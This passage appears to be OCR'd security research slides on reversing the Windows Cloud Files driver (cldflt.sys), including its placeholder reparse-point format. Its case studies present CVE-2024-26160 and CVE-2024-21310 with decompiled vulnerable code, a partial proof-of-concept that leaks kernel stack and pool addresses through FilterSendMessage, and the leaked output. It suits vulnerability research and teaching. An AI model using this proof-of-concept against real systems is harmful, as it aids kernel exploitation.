

NtCreateFile("C:\Users\alex\OneDrive\Test.pdf")
fltMgr.sys
cldflt!HsmFltPostCREATE
Yes
has context?
No
cldflt!HsmpCtxCreateStreamContext
cldflt!HsmpRpReadBuffer
"C:\Users\alex\OneDrive\Test.pdf"

- Needed to set up the file stream context
- Hydration / dehydration triggers reinitialization
- Reparse point buffer can be fully controlled

Getting Samples (I)


- windbg + pykd to the rescue!
- We can hook *cldflt!HsmpRpReadBuffer*
- Dump everything to files

```python
output_dir = "Z:\\samples\\"

if pykd.reg("rax") == 0:
    # dump reparse point
    output = int(pykd.dbgCommand("r $t0").replace("$t0=", ""), 16)
    buf_ptr = pykd.loadPtrs(output, 1)[0]
    buf_sz = pykd.loadWords(buf_ptr+10, 1)[0]
    buf = bytes(pykd.loadBytes(buf_ptr+0xc, buf_sz-4))

    # output to file
    hasher = hashlib.sha1()
    hasher.update(buf)
    file_name = hasher.hexdigest() + ".bin"
    full_path = os.path.join(output_dir, file_name)
    print("[ cldflt ] saving reparse point to " + file_name)
    with open(full_path, 'wb') as file:
        file.write(bytes(buf))
```


Command - Kernel 'com:pipe,port=\\.\pipe\com1,baud=115200,resets=0,reconnect' - WinDbg:10.0.2262

```
2: kd> g
@$t0 = @r8        : 0xffff8204a0777018 [Type: unsigned __int64]
[ cldflt ] saving reparse point to b428cdcf54696715f3190b77f78baef4a553cb79.bin
cldflt!HsmpRpReadBuffer+0x11c:
fffff806`1d57d33c c3              ret
3: kd> bp cldflt!HsmpRpReadBuffer+0x11c "!py Z:\cldflt; g"
breakpoint 1 redefined
3: kd> g
@$t0 = @r8        : 0xffff82049fe140d8 [Type: unsigned __int64]
[ cldflt ] saving reparse point to b7a542bef744f27d48b5235c19b602de4d773d4a.bin
@$t0 = @r8        : 0xffff8204a0777018 [Type: unsigned __int64]
[ cldflt ] saving reparse point to 251cae46f6b884dfd5e777405b64fb6b96edb417.bin
@$t0 = @r8        : 0xffff82049dba32a8 [Type: unsigned __int64]
[ cldflt ] saving reparse point to 5aec7dc05003eddd0761dc52ede0050004c08297.bin
@$t0 = @r8        : 0xffff8204a0777018 [Type: unsigned __int64]
[ cldflt ] saving reparse point to 2b5c20f9458a7d5ab67e3b84d80fbf134127525d.bin
@$t0 = @r8        : 0xffff8204a0777018 [Type: unsigned __int64]
[ cldflt ] saving reparse point to 693b2b9ab177dae396cfa6f2c9037c790dba1d81.bin
```

Getting Samples (II)




Name	Date modified	Type	Size
2b5c20f9458a7d5ab67e3b84d80fbf134127525d.bin	9/30/2024 4:59 PM	BIN File	1 KB
5aec7dc05003eddd0761dc52ede0050004c08297.bin	9/30/2024 4:59 PM	BIN File	1 KB
8a2b329d55e141f669d4a0cf7179fc30b8ec946c.bin	9/30/2024 5:01 PM	BIN File	1 KB
8dedc403814ecc38c45a8b51190286066ed58445.bin	9/30/2024 5:00 PM	BIN File	1 KB
8e275d2009a3fbe282eccd251310292a1fbf78ae.bin	9/30/2024 5:02 PM	BIN File	1 KB
24e3efda4f58f3556c6df3d2440849db59030c98.bin	9/30/2024 4:28 PM	BIN File	1 KB
32fde4adda27d0138c9f49ad0d384c150577ff95.bin	9/30/2024 5:01 PM	BIN File	1 KB
44a68c7ef860bb4c79fe351a3e36e40ea4a24fb1.bin	9/30/2024 5:01 PM	BIN File	1 KB
99f40eb19845ce637389757bf95fa1795b0ec251.bin	9/30/2024 4:29 PM	BIN File	1 KB

Placeholder File Format (I)

- CLOUD_DATA_HEADER
- CLOUD_DATA_ITEMS
- CLOUD_DATA_BODY

```
struct CLOUD_DATA_HEADER {
    DWORD magic;
    DWORD crc32;
    DWORD size;
    WORD mask;
    WORD count;
    CLOUD_DATA_ITEM items[];
};
```




```
      0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
0000 46 65 52 70 33 58 14 A9 E4 01 00 00 02 00 0A 00  FeRp3X.©ä.......
0010 07 00 01 00 60 00 00 00 0A 00 04 00 64 00 00 00  ....`.......d...
0020 06 00 08 00 C8 01 00 00 11 00 60 01 68 00 00 00  ....È.....`.h...
0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040 00 00 00 00 00 00 00 00 06 00 08 00 D0 01 00 00  ............Ð...
0050 06 00 08 00 D8 01 00 00 0A 00 04 00 E0 01 00 00  ....Ø.......à...
0060 01 00 00 00 06 00 00 00 03 00 00 00 60 01 00 00  ............`...
0070 01 00 00 00 00 00 00 00 84 57 00 00 00 00 00 00  ........„W......
0080 30 39 39 38 36 66 32 38 37 38 65 65 34 31 34 32  09986f2878ee4142
0090 61 36 35 35 38 62 33 65 35 30 62 65 30 33 36 38  a6558b3e50be0368
00A0 00 00 00 00 00 00 00 00 30 39 39 38 36 66 32 38  ........09986f28
00B0 37 38 65 65 34 31 34 32 61 36 35 35 38 62 33 65  78ee4142a6558b3e
00C0 35 30 62 65 30 33 36 38 00 00 00 00 00 00 00 00  50be0368........
00D0 63 35 35 64 39 30 39 30 64 30 30 66 34 66 64 39  c55d9090d00f4fd9
00E0 61 62 64 34 65 62 35 38 61 65 31 30 63 34 31 61  abd4eb58ae10c41a
00F0 00 00 00 00 00 00 00 00 35 37 38 37 66 65 62 31  ........5787feb1
0100 66 39 62 62 34 33 65 62 38 38 61 35 30 30 38 39  f9bb43eb88a50089
0110 34 65 65 62 33 33 30 61 00 00 00 00 00 00 00 00  4eeb330a........
0120 33 35 37 62 38 66 37 66 33 62 31 66 34 35 35 64  357b8f7f3b1f455d
0130 39 65 65 62 35 39 33 64 63 36 38 31 38 62 61 64  9eeb593dc6818bad
0140 00 00 00 00 00 00 00 00 61 65 37 64 64 39 37 63  ........ae7dd97c
0150 66 32 31 35 34 38 31 61 61 31 35 30 66 64 38 38  f215481aa150fd88
0160 62 35 31 62 36 32 38 66 00 00 00 00 00 00 00 00  b51b628f........
0170 64 35 37 35 32 62 64 30 36 34 35 33 35 32 31 39  d5752bd064535219
0180 00 00 00 00 21 02 00 00 60 FA 3C E9 21 02 00 00  ....!...`ú<é!...
0190 70 00 00 00 00 00 00 00 79 9B 38 87 77 F1 CF 10  p.......y›8‡wñÏ.
01A0 F2 5E 63 D4 8F 1D FA 9A D2 25 B4 06 05 00 00 00  ò^cÔ..úšÒ%´.....
01B0 79 9B 38 87 77 F1 CF 10 F2 5E 63 D4 8F 1D FA 9A  y›8‡wñÏ.ò^cÔ..úš
01C0 D2 25 B4 06 05 00 00 00 84 57 00 00 00 00 00 00  Ò%´.....„W......
01D0 1B 45 45 DA 61 13 DB 01 00 00 00 00 00 00 00 00  .EEÚa.Û.........
01E0 00 00 00 00                                      ....
```

Placeholder File Format (II)

- Flexible data storage mechanism
- First **10** items are reserved
- Widely used across the driver

```
enum CLOUD_ITEM_TYPE {
  CLOUD_ITEM_BYTE = 7,
  CLOUD_ITEM_DWORD = 10,
  CLOUD_ITEM_QWORD = 6,
  CLOUD_ITEM_POINTER = 11,
  CLOUD_ITEM_BUFFER = 17
};
```



```
      0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
0000  46 65 52 70 33 58 14 A9 E4 01 00 00 02 00 0A 00  FeRp3X.©ä.......
0010  07 00 01 00 60 00 00 00 0A 00 04 00 64 00 00 00  ....`.......d...
0020  06 00 08 00 C8 01 00 00 11 00 60 01 68 00 00 00  ....È.....`.h...
0030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040  00 00 00 00 00 00 00 00 06 00 08 00 D0 01 00 00  ............Ð...
0050  06 00 08 00 D8 01 00 00 0A 00 04 00 E0 01 00 00  ....Ø.......à...
0060  01 00 00 00 06 00 00 00 03 00 00 00 60 01 00 00  ............`...
0070  01 00 00 00 00 00 00 00 84 57 00 00 00 00 00 00  ........„W......
0080  30 39 39 38 36 66 32 38 37 38 65 65 34 31 34 32  09986f2878ee4142
0090  61 36 35 35 38 62 33 65 35 30 62 65 30 33 36 38  a6558b3e50be0368
00A0  00 00 00 00 00 00 00 00 30 39 39 38 36 66 32 38  ........09986f28
00B0  37 38 65 65 34 31 34 32 61 36 35 35 38 62 33 65  78ee4142a6558b3e
00C0  35 30 62 65 30 33 36 38 00 00 00 00 00 00 00 00  50be0368........
00D0  63 35 35 64 39 30 39 30 64 30 30 66 34 66 64 39  c55d9090d00f4fd9
00E0  61 62 64 34 65 62 35 38 61 65 31 30 63 34 31 61  abd4eb58ae10c41a
00F0  00 00 00 00 00 00 00 00 35 37 38 37 66 65 62 31  ........5787feb1
0100  66 39 62 62 34 33 65 62 38 38 61 35 30 30 38 39  f9bb43eb88a50089
```

Variables

Name	Value	Start	Size	Type	Color
› header		0h	10h	struct CLO...	Text
⌄ items[10]		10h	50h	struct CLO...	Text
› items[0]		10h	8h	struct CLO...	Text
› items[1]		18h	8h	struct CLO...	Text
› items[2]		20h	8h	struct CLO...	Text
⌄ items[3]		28h	8h	struct CLO...	Text
type	17	28h	2h	WORD	Text
size	352	2Ah	2h	WORD	Text
offset	104	2Ch	4h	DWORD	Text
› data[352]	♥	68h	160h	BYTE	Text

Placeholder Items

- Stores stream state information
- Includes placeholder data specific to the sync engine
- Contains **bitmaps**?

Id	**Name**	**Type**
0	Version	*BYTE*
1	Stream Flags	*DWORD*
2	Stream Size	*QWORD*
3	Placeholder Info	*BUFFER*
4	Bitmap 0	*BUFFER*
5	Bitmap 1	*BUFFER*
6	Bitmap 2	*BUFFER*
7	Hydration Time	*QWORD*
8	Dehydration Time	*QWORD*
9	Dehydration Reason	*DWORD*

Bitmap Item

- Items nested within Bitmap 0 / 1 / 2
- Data consistency via mirrored copies
- Block state tracks when bitmap is out-of-sync

Id	**Name**	**Type**
0	Version	*BYTE*
1	Block Size	*BYTE*
2	Flags	*BYTE*
3	LBN	*QWORD*
4	Block State	*BUFFER*

Case Studies

Case Study: CVE-2024-26160 - Analysis

```
ulonglong CldiPortProcessGetRangeInfo(PVOID clientCookie, undefined8 syncRootId, ulonglong streamId, CLOUD_DATA_BUFFER_1 *inputBuffer,
                                      uint inputBufferLength, PVOID outputBuffer, uint outputBufferLength)
{
  ...
  useTmp = false;
  if ((outputBuffer == (PVOID)0x0) || (outputBufferLength != 8)) // output buffer doesn't match output size
  {
    _Src = &local_38;
    useTmp = true;
  }
  else
  {
    *(undefined8 *)outputBuffer = 0;
    _Src = (longlong *)outputBuffer; // use output buffer directly
  }
  ...
  uVar5 = CldSyncGetPlaceholderRangeInfo((longlong)pCVar6, streamId, uVar12, local_60, local_48, // set result to output buffer
                                         local_50, local_64, local_40, _Src);
  ...
  if (useTmp)
  {
    memmove(outputBuffer, _Src, (ulonglong)outputBufferLength); // info leak here
  }
  return uVar11;
}
```

Source: patch diff

How to create a sync root

Can be either created via the **cldapi** functions CfRegisterSyncRoot and CfConnectSyncRoot or manually via **fltlib** and FilterSendMessage.

1. Policies

```
// sync engine info
CF_SYNC_REGISTRATION reg = {};
reg.StructSize = sizeof(reg);
reg.ProviderName = L"TestProvider";
reg.ProviderVersion = L"1234";
reg.ProviderId = {0xB196E670, 0x59C7, 0x4D41, {0}};

// sync engine policies
CF_SYNC_POLICIES pol = {};
pol.StructSize = sizeof(pol);
pol.HardLink = CF_HARDLINK_POLICY_ALLOWED;
pol.InSync = CF_INSYNC_POLICY_NONE;
pol.Hydration.Primary = CF_HYDRATION_POLICY_PARTIAL;
pol.Population.Primary = CF_POPULATION_POLICY_PARTIAL;

// sync engine callbacks
CF_CONNECTION_KEY key = {};
CF_CALLBACK_REGISTRATION table[1] = {CF_CALLBACK_REGISTRATION_END};
```


2. Connecting

```
status = CfRegisterSyncRoot(targetPath, &reg, &pol, CF_REGISTER_FLAG_NONE);
if (NT_SUCCESS(status) == FALSE)
{
  printf("[-] Error\n");
  return FALSE;
}

status = CfConnectSyncRoot(targetPath, table, NULL, CF_CONNECT_FLAG_NONE, &key);
if (NT_SUCCESS(status) == FALSE)
{
  printf("[-] Error\n");
  return FALSE;
}
```

Case Study: CVE-2024-26160 - PoC


```
// 1. Set Message Items
BYTE version = 1;
ClAddItem(data, 0, CLOUD_ITEM_BYTE, &version, sizeof(version));

WORD messageId = 0xd001; // CldiPortProcessGetRangeInfo
ClAddItem(data, 1, CLOUD_ITEM_WORD, &messageId, sizeof(messageId));

ULONGLONG syncRootId = key.Internal;
ClAddItem(data, 4, CLOUD_ITEM_QWORD, &syncRootId, sizeof(syncRootId));

ULONGLONG streamId = 0xdeadbeef;
ClAddItem(data, 7, CLOUD_ITEM_QWORD, &streamId, sizeof(streamId));

CHAR tmpBuf[] = {'A'};
ClAddItem(data, 8, CLOUD_ITEM_BUFFER, &tmpBuf, sizeof(tmpBuf));

// 2. Send Message
result = FilterSendMessage(port, input, sizeof(input), output, sizeof(output), &bytesReturned);

// 3. Leak Stack
hexdump(output, sizeof(output));
```

Case Study: CVE-2024-26160 - Flow


fltapi!FilterSendMessage
...
cldflt!CldiPortNotifyMessage
cldflt!CldiPortAccessCheck
syncRootId = key.Internal streamId = 0xdeadbeef
syncRoot Exists
Yes
hasStreamAccess or streamNotExists
Yes
cldflt!CldiPortProcessGetRangeInfo


Case Study: CVE-2024-26160 - Result

- Leak arbitrary amount of stack
- Both pool and kernel addresses
- Would’ve been useful on 24H2



```
C:\Users\user\Desktop>ConsoleApplication2.exe
[*] Initializing...
    registering provider = C:\Users\user\Desktop\SYNC_ROOT
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
80 92 A1 9D 7F 02 00 00  D0 D5 E4 38 86 AE FF FF
A0 4D FD 4F 86 AE FF FF  01 D0 00 00 00 00 00 00
00 00 00 00 00 00 00 00  DE 88 B1 8B 00 F8 FF FF
DD DD DD DD DD DD DD DD  80 92 A1 9D 7F 02 00 00
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00 01 00 00 00 00 00 00  D0 C4 E4 38 86 AE FF FF
00 01 00 00 02 BF FF FF  67 88 1D 5D 01 00 00 1A
00 D0 FE E2 FC 7F 00 00  67 88 1D 5D 01 00 00 1A
D5 00 00 00 00 00 1A 00  85 A2 52 7F 00 F8 FF FF
F2 1E 0A BE 03 00 00 00  40 56 F6 A5 02 BF FF FF
10 C0 14 53 2D 22 FF FF  09 00 00 00 00 F8 FF FF
01 C9 2A 03 00 00 00 00  01 D0 00 00 02 00 02 00
00 01 00 00 00 01 00 00  D0 C4 E4 38 86 AE FF FF
00 40 43 0E 01 00 00 00  D0 D5 E4 38 86 AE FF FF
D0 D5 E4 38 86 AE FF FF  00 00 00 00 00 00 00 00
[*] Cleaning up...
```

Case Study: CVE-2024-21310 - Analysis (I)



```
uint HsmiCreateEnsureDirectoryFullyPopulated(FLT_INSTANCE_CONTEXT *context, FLT_CALLBACK_DATA *data, char param_3, ushort param_4, undefined *param_5,
                                             undefined *param_6)
{
  ushort totalLen;
  ...
  process = FltGetRequestorProcess(data);
  isSyncProvider = HsmOsIsSyncProviderProcess((longlong)process); // check sync provider process
  if (isSyncProvider)
  {
    ...
  }
  else
  {
    relatedFileObject = fileObject->RelatedFileObject;
    ...
    if (relatedFileObject == (_FILE_OBJECT *)0x0)
    {
      totalLen = (context->volumeName).Length + (fileObject->FileName).Length; // int-overflow here
      ...
      _Dst = (PWCH)ExAllocatePool2(0x100, (ulonglong)totalLen, 0x73557348); // allocate buffer for path
      ...
      if (_Dst != (PWCH)0x0)
      {
        memmove(_Dst, (context->volumeName).Buffer, (ulonglong)(context->volumeName).Length);
        totalLen = (context->volumeName).Length - 2;
        memmove((void *)((longlong)_Dst + (ulonglong)totalLen),
                (fileObject->FileName).Buffer, (ulonglong)(fileObject->FileName).Length); // copy input path to allocation
        ...
      }
    }
  }
  ...
}
```

Source: misfortune

